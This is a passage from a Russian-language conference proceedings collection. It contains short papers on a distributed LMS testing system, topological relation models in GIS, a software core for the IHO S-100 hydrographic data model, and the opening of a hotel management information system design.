


Рис. 1. Архитектура распределенной системы тестирования знаний, интегрируемой в единое образовательное пространство

Помимо микроприложения подготовки тестовых заданий, в состав распределенной системы тестирования знаний входят микроприложение прохождения тестов и микроприложение управление процессом тестирования. Микроприложение подготовки тестовых заданий реализует зону ответственности разработчика тестов и одноименное автоматизированное рабочее место (АРМ). Другие два микроприложения реализуют зоны ответственности и АРМы студента и тьютора, соответственно. Архитектура программного обеспечения для подготовки тестовых заданий для распределенной LMS полностью соответствует магистрально-модульному принципу построения программного обеспечения информационных систем с микросервисной архитектурой [6], и тем самым обеспечивается возможность глубокой интеграции в единую цифровую образовательную среду. Диаграмма классов модели предметной области представлена на рис. 2, составляющей слой домена приложения.




Рис. 2. Диаграмма классов слоя домена микросервиса подготовки тестовых заданий для распределенной LMS

**Список используемых источников**

1. Tukhtabaeva Z. Analyzing testing tools according to the five principles of language assessment // Bulletin of Science and Practice. 2020. Т. 6. № 6. С. 298–304.
2. Горбачев Н. С. Тестирование как форма оценивания знаний студентов в высших учебных заведениях // Актуальные проблемы гуманитарных и социально-экономических наук. 2022. Т. 5. № S (91). С. 18–20.
3. Кофанова Е. С. Применение системы ранжирования в программе тестирования знаний // Программная инженерия: современные тенденции развития и применения. Сборник материалов II Всероссийской научно-практической конференции. 2018. С. 66–69.
4. Елисеева Д. Ю. Применение методики адаптивного компьютерного тестирования знаний для отработки индикаторов освоения профессиональных компетенций в обучении студентов вуза // Педагогическая информатика. 2022. № 4. С. 125–130.
5. Shakhovska N., Bobalo Y., Stakhiv P. The Method of Student Testing in Electrical Engineering in On-line Mode // 2020 IEEE 21st International Conference on Computational Problems of Electrical Engineering (CPEE), (Online Conference), Poland, 2020, pp. 1–4, doi: 10.1109/CPEE50798.2020.9238750.
6. Верховая Г. В., Акимов С. В. Магистрально-модульный принцип построения программного обеспечения информационных систем с микросервисной архитектурой // Проектирование и обеспечение качества информационных процессов и систем. Сборник докладов Международной конференции. Санкт-Петербург, 2022. С. 3–6.

УДК 004.946

ГРНТИ 28.17.33

**МЕТОДЫ МОДЕЛИРОВАНИЯ  
ТОПОЛОГИЧЕСКИХ ОТНОШЕНИЙ  
В ГЕОИНФОРМАЦИОННЫХ СИСТЕМАХ****С. В. Акимов, И. В. Петров**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Приведены результаты исследования методов моделирования топологических отношений в современных и перспективных геоинформационных системах. Рассмотрены геоинформационные системы и технологии с поддержкой и без поддержки топологических отношений. Проанализирована линейно-узловая топологическая модель, являющаяся наиболее распространенной в современных геоинформационных системах. Показано, что линейно-узловая модель противоречит объектно-ориентированному подходу в геоинформационном моделировании. Предложена топологическая модель, в которой преодолены ограничения современных моделей топологических отношений.*

топологические отношения в ГИС, линейно-узловая топологическая модель, внутренняя топология, внешняя топология, объектно-ориентированный подход в геоинформационном моделировании.

Топологические отношения играют важную роль в современных геоинформационных технологиях, так как позволяют учесть связи между отдельными пространственно-распределенными объектами. Топологический анализ является частным случаем пространственного анализа, который имеет одно из важнейших значений при решении большого числа задач проектирования пространственно-распределенных объектов и поддержки их жизненного цикла. Современные геоинформационные системы (ГИС) в той или иной степени поддерживают топологические операции, но в большинстве случаев такая поддержка не отвечает в полной мере современным требованиям, предъявляемых к перцептивным ГИС и географическим информационным сервисам, включая инфраструктуру пространственных данных.

Основной теоретической моделью в геоинформатике, представляющей топологические отношения, является расширенная модель девяти пересечений (*The Dimensionally Extended 9-Intersection Model*, DE-9IM), разработанная Е. Клементини [1] на основе работ М. Эгенхофера [2]. Модель Клементини используется для описания пространственных отношений между двумя географическими регионами. В общем виде модель имеет матричную форму:

$$\begin{aligned} & \text{DE9IM}(a, b) \\ &= \begin{bmatrix} \dim(I(a) \cap I(b)) & \dim(I(a) \cap B(b)) & \dim(I(a) \cap E(b)) \\ \dim(B(a) \cap I(b)) & \dim(B(a) \cap B(b)) & \dim(B(a) \cap E(b)) \\ \dim(E(a) \cap I(b)) & \dim(E(a) \cap B(b)) & \dim(E(a) \cap E(b)) \end{bmatrix}, \end{aligned}$$

в которой элементы представляют внутренние области  $I(x) = x^0$ , границы  $B(x) = \partial x$  и внешние области геометрии  $x$ . Оператор  $\dim(x)$  определяет размерность геометрии, получаемый путем выполнения операции пересечения регионов  $a$  и  $b$ .

На базе матрицы DE-9IM создан стандарт запросов в геоинформационных базах данных, который реализован во всех основных СУБД, например, в PostGIS. С помощью матрицы DE-9IM можно точно описывать требования к топологии двух пространственных объектов и выполнять запросы, нахождение пространственных объектов, которые находятся в заданных отношениях. Но данная матрица не позволяет явным образом задать топологические отношения между пространственными, указав координаты их общих границ.

Во многих геоинформационных системах не задается явным образом внешние топологические отношения (топологические отношения между



различными пространственными объектами), а отображается только внутренняя топология, определяющая внутренние границы объекта. В таких ГИС топологические отношения вычисляются с помощью алгоритмов, основывающихся на матрицах Клементини и Эгенхофера. Достоинством моделей с внутренней топологией является их соответствие концепции объектно-ориентированных баз данных, так как отдельные пространственные объекты не имеют общих элементов с другими объектами.

Учитывая важность учета топологических отношений, были разработаны специальные структуры данных, позволяющие явно отображать топологические отношения между отдельными пространственными объектами. В настоящий момент времени наиболее распространенной топологической моделью данных является линейно-узловая топологическая модель [3], в которой:

- задаются местоположения всех узлов;
- на основе узлов определяются дуги;
- полигоны определяются дугами, путем их перечисления по часовой стрелке;
- для каждой дуги можно определить, какой полигон находится слева и справа от направления ориентации.

Линейно-узловая модель имеет ряд преимуществ перед нетопологическими моделями:

- явное представление топологических отношений между пространственными объектами;
- более высокая вычислительная эффективность;
- обеспечение целостности данных, определяющих топологические отношения.
- упрощение алгоритмов, реализующих ряд топологических операций.

Главным недостатком линейно-узловой топологической модели является сложность манипулирования отдельно взятыми объектами, так как в данной модели пространственно-распределенные объекты делят свою границу с другими пространственными объектами, с которыми они граничат. Такая особенность линейно-узловой модели вступает в противоречие с определением объекта как отдельной, четко идентифицируемой сущности.

Учитывая все более широкое распространение объектно-ориентированных геоинформационных систем, необходима замена линейно-узловой модели такой моделью, которая позволит явным образом задавать внешние топологические отношения между пространственными объектами, а также в полной мере будет соответствовать объектно-ориентированной парадигме и методологии многоаспектного геоинформационного моделирования [4, 5]. При разработке топологических моделей  $G_b$ , отвечающих приведенным



требованиям необходимо моделировать геометрию пространственного объекта  $B_I$ , независимо от других объектов (рис. 1), после чего накладывать геометрию, отражающую границы пространственного объекта с другими пространственными объектами  $T_I$  (сопрягающие топологии):

$$G_I = \langle B_I, T_I \rangle.$$

Такой подход к моделированию топологических отношений в ГИС позволит преодолеть основной недостаток линейно-узловой модели, заключающийся в противоречии объектно-ориентированной парадигме. В предложенной модели учитываются как внутриобъектовые, так и межобъектовые топологические отношения, а также допускается представление иерархических отношений между объектами.




Рис. 1. Топологические отношения пространственных объектов

#### Список используемых источников

1. Clementini E., Jayant S., Max J. Modelling topological spatial relations: Strategies for query processing // *Computers & Graphics*, 1994. 18 (6): 815–822. doi:10.1016/0097-8493(94)90007-8.
2. Egenhofer M. J., Franzosa R. D. Point-set topological spatial relations // *International Journal of Geographical Information Systems*. 1991. 5 (2): 161–174. doi:10.1080/02693799108927841.
3. Топология в ArcGIS на официальном сайте продукта компании Esri. URL: <https://pro.arcgis.com/ru/pro-app/latest/help/data/topologies/topology-in-arcgis.htm> (дата посещения 24.03.2023).
4. Верхова Г. В., Акимов С. В., Присяжнюк А. С. Метод многоаспектного геоинформационного моделирования географического района // *Информация и космос*. 2021. № 4. С. 123–129.
5. Верхова Г. В., Акимов С. В. Метод объединения гетерогенных геопространственных данных на основе многоаспектных моделей // *Телекоммуникации*. 2021. № 3. С. 34–40.

УДК 004.946  
ГРНТИ 28.17.33

## АРХИТЕКТУРА ЯДРА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ДЛЯ УНИВЕРСАЛЬНОЙ ГИДРОГРАФИЧЕСКОЙ МОДЕЛИ

**С. В. Акимов, О. Г. Тихомиров**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Универсальная гидрографическая модель S-100 является многоаспектной моделью, отражая различные стороны гидрографических объектов и связанных с ними процессов. Семейство стандартов S-100 описывают структуры данных, позволяющих отразить практически все возможные свойства объектов и процессов, так или иначе связанных с гидрографией. Однако структура данных, представленная в S-100, является слишком сложной и для большинства задач избыточной. В докладе представлены результаты проектирования архитектуры ядра программно-алгоритмического обеспечения, которая позволяет представить основные параметры гидрографического объекта. Остальные параметры могут быть представлены в других модулях, в частности, реализованных в виде микросервисов. Данный подход полностью соответствует методологии многоаспектного геоинформационного моделирования, и позволяет с единых методологических позиций интегрировать модели гидрографических объектов в единую геоинформационную среду.*

*универсальная гидрографическая модель, S-100, Международная гидрографическая организация, ИНО, многоаспектная геоинформационная модель, геоинформационная среда.*

Универсальная гидрографическая модель данных, разработанная в Международной гидрографической организации (*International Hydrographic Organization*, ИНО) [1], призвана заменить морально устаревший формат S-57 навигационных электронных карт, предназначенный для обмена данными между гидрографическими службами. Универсальная гидрографическая модель данных описана в международном стандарте S-100 [2]. Семейство стандартов S-100 описывают структуры данных, позволяющих отразить различные свойства объектов и процессов, так или иначе связанных с гидрографией, включая батиметрию и управление движением судов [3, 4, 5].

Структура универсальной гидрографической модели данных S-100 является достаточно сложной и для большинства задач, набор данных представляется избыточным. В связи с этим необходима такая архитектура ядра программно-алгоритмического обеспечения для поддержки модели S-100,

которая позволит представить основные параметры гидрографического объекта в достаточно простом виде. В случае необходимости представить дополнительные параметры, будут использоваться отдельные модули, дополняющие ядро модели. Такой подход упростит переход на S-100 и позволит создавать цифровые двойники акватории (рис. 1) в самые короткие сроки.




Рис. 1. Цифровой двойник акватории

Архитектура ядра программного обеспечения для универсальной гидрографической модели  $A_{IHO}$  может быть представлена в следующем виде:

$$A_{IHO} \stackrel{\text{def}}{=} \langle \text{Soft}_{Core}, \text{Soft}_{Extended} \rangle,$$

где  $\text{Soft}_{Core}$  – программное обеспечение, позволяющее задать основные параметры универсальной гидрографической модели (ядро модели);  $\text{Soft}_{Extended}$  – программное обеспечение, расширяющее ядро модели до универсальной полной гидрографической модели, которая полностью отвечающей требованиям стандарта S-100, и на базе которой могут быть реализованы продукты семейства данного стандарта [2].

Предложенный подход:

– полностью соответствует методологии многоаспектного геоинформационного моделирования [6-7], и позволяет с единых методологических позиций интегрировать модели гидрографических объектов в единую геоинформационную среду;

– позволяет осуществить постепенный переход от стандарта S-57 к новому стандарту S-100, который позволяет создавать цифровые двойники акватории;

– лучше всего подходит для создания распределенных систем, имеющих микросервисную архитектуру.

#### Список используемых источников

1. Официальный сайт Международной гидрографической организации (International Hydrographic Organization, IHO). URL: <https://iho.int/> (дата обращения 24.03.2023).

2. Стандарты и спецификации Универсальной гидрографической модели данных на официальном сайте IHO. URL: <https://iho.int/en/standards-and-specifications> (дата обращения 24.03.2023).

3. Park J., Jeong J. S. Assessment of Collision Risk in Vessel Traffic Service Areas using Fuzzy Comprehensive Evaluation // 2022 Joint 12th International Conference on Soft Computing and Intelligent Systems and 23rd International Symposium on Advanced Intelligent Systems (SCIS&ISIS), Ise, Japan, 2022, pp. 1–4, doi: 10.1109/SCISIS55246.2022.10002094.

4. Feygels V., Ramnath V., Smith B, Kopilevich Y. Meeting the international hydrographic organization requirements for bottom feature detection using the Coastal Zone Mapping and Imaging Lidar (CZMIL) // OCEANS 2016 MTS / IEEE Monterey, Monterey, CA, USA, 2016, pp. 1–6, doi: 10.1109/OCEANS.2016.7761295.

5. Leng Z., Zhang J., Ma Y., Zhang J. Satellite Derived Active-Passive Fusion Bathymetry based on Gru Model // IGARSS 2022 – 2022 IEEE International Geoscience and Remote Sensing Symposium, Kuala Lumpur, Malaysia, 2022, pp. 7026–7029, doi: 10.1109/IGARSS46834.2022.9884816.

6. Верхова Г. В., Акимов С. В. Метод объединения гетерогенных геопространственных данных на основе многоаспектных моделей // Телекоммуникации. 2021. N 3. С. 34–40.

7. Верхова, Г. В., Акимов С. В., Присяжнюк А. С. Метод многоаспектного геоинформационного моделирования географического района // Информация и космос. 2021. N 4. С. 123–129.

УДК 004.415.2.043  
ГРНТИ 20.53.17, 20.53.19

## ПРОЕКТИРОВАНИЕ ИНФОРМАЦИОННОЙ СИСТЕМЫ УПРАВЛЕНИЯ ОТЕЛЕМ

**А. Э. Алиев, О. В. Раковский**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Владельцы и управленцы отелей сталкиваются с трудностями организации большого количества процессов, связанных как с управлением отелем и персоналом, так и с работой с гостями. В статье рассматриваются возможности развития и улучшения качества управления отелем путем проектирования концептуальных и логических моделей, а также предлагается проведение реинжиниринга бизнес-процесса бронирования номера отеля, с учетом его предыдущего использования.*

*организация процессов, развитие, проектирование, реинжиниринг, разработка информационной системы.*

Сфера туризма – одна из самых быстроразвивающихся не только в России, но и во всем мире. Тысячи отелей в различных городах и странах ежедневно принимают огромное количество гостей. Сам по себе процесс управления отелем очень сложный, требует большого количества усилий от всех сотрудников, начиная с обслуживающего персонала, заканчивая управленцами среднего и высшего звена.

Владельцы и управленцы отелей сталкиваются с проблемой организации большого количества процессов, связанных как с самим управлением отеля и персоналом, так и с работой с гостями. Такие проблемы решают по-разному. Кто-то нанимает много сотрудников, чтобы они организовывали процессы вручную, кто-то старается разработать собственную систему, которая решала бы большинство проблем. И в первом, и во втором случаях решения выходят очень дорогими, ведь найм сотрудников подразумевает затраты на их труд и труд их руководителей. Появляются проблемы, связанные с человеческим фактором, когда данные могут быть утеряны или повреждены.

Разрабатываемая информационная система ориентирована как на сотрудников, упрощая их работу и оптимизируя те процессы, которые могут выполняться системой, так и на потенциальных клиентов, упрощая их клиентский путь от момента выбора отеля для заселения до самого заселения в отель [1, 2].

В системе существует несколько модулей, которые отвечают за разные функции и разграничивают область деятельности:

Модуль авторизации:

- авторизация пользователя;
- личный кабинет пользователя.

Модуль номерного фонда:

- создание новых номеров;
- редактирование существующих номеров;
- удаление существующих номеров.

Модуль обратной связи:

- просмотр списка сообщений;
- отправка сообщений.

Модуль бронирования:

- создание бронирования;
- просмотр бронирования;
- просмотр списка бронирований.

Модуль регистрации клиента:

- создание регистрации клиента;
- просмотр регистрации клиента;
- просмотр списка регистраций.

Модуль финансового планирования:

- просмотр списка расходов и доходов;
- просмотр финансовой аналитики;
- формирование финансовых отчетов.

Модуль баз данных:

- Хранение информации;
- Предоставление данных.

На рис. 1 предоставлена схема взаимодействия модулей информационной системы [3, 4].




Рис. 1. Схема взаимодействия модулей ИС

Для успешной реализации информационной системы следует понять, какие компоненты она содержит, и как они взаимодействуют между собой. Такое наглядное представление работы системы позволяет учесть плюсы и минусы реализуемого продукта и быстро сменить вектор дальнейшего развития ИС [3].

Рассмотрим детальное представление функций в рамках построения диаграммы прецедентов.

Пользователь имеет возможность авторизоваться на сайте, после чего добавить понравившееся ему номера в избранное. Пользователю также доступен функционал бронирования номера, если он определился со своим выбором. Связаться с менеджерами в отеле пользователь может либо по телефону, либо на сайте с помощью соответствующего функционала. Администратор в свою очередь имеет возможность посмотреть список постояльцев отеля и возможность заселить клиента в выбранный доступный номер. Менеджер может консультировать клиентов на сайте, а также актуализировать информацию в системе. Системный администратор занимается поддержкой инфраструктуры системы. Бухгалтер имеет доступ к финансовым показателям и формированию отчетов.

Это все представлено на рис. 2 – общей диаграмме прецедентов [2, 3, 4].

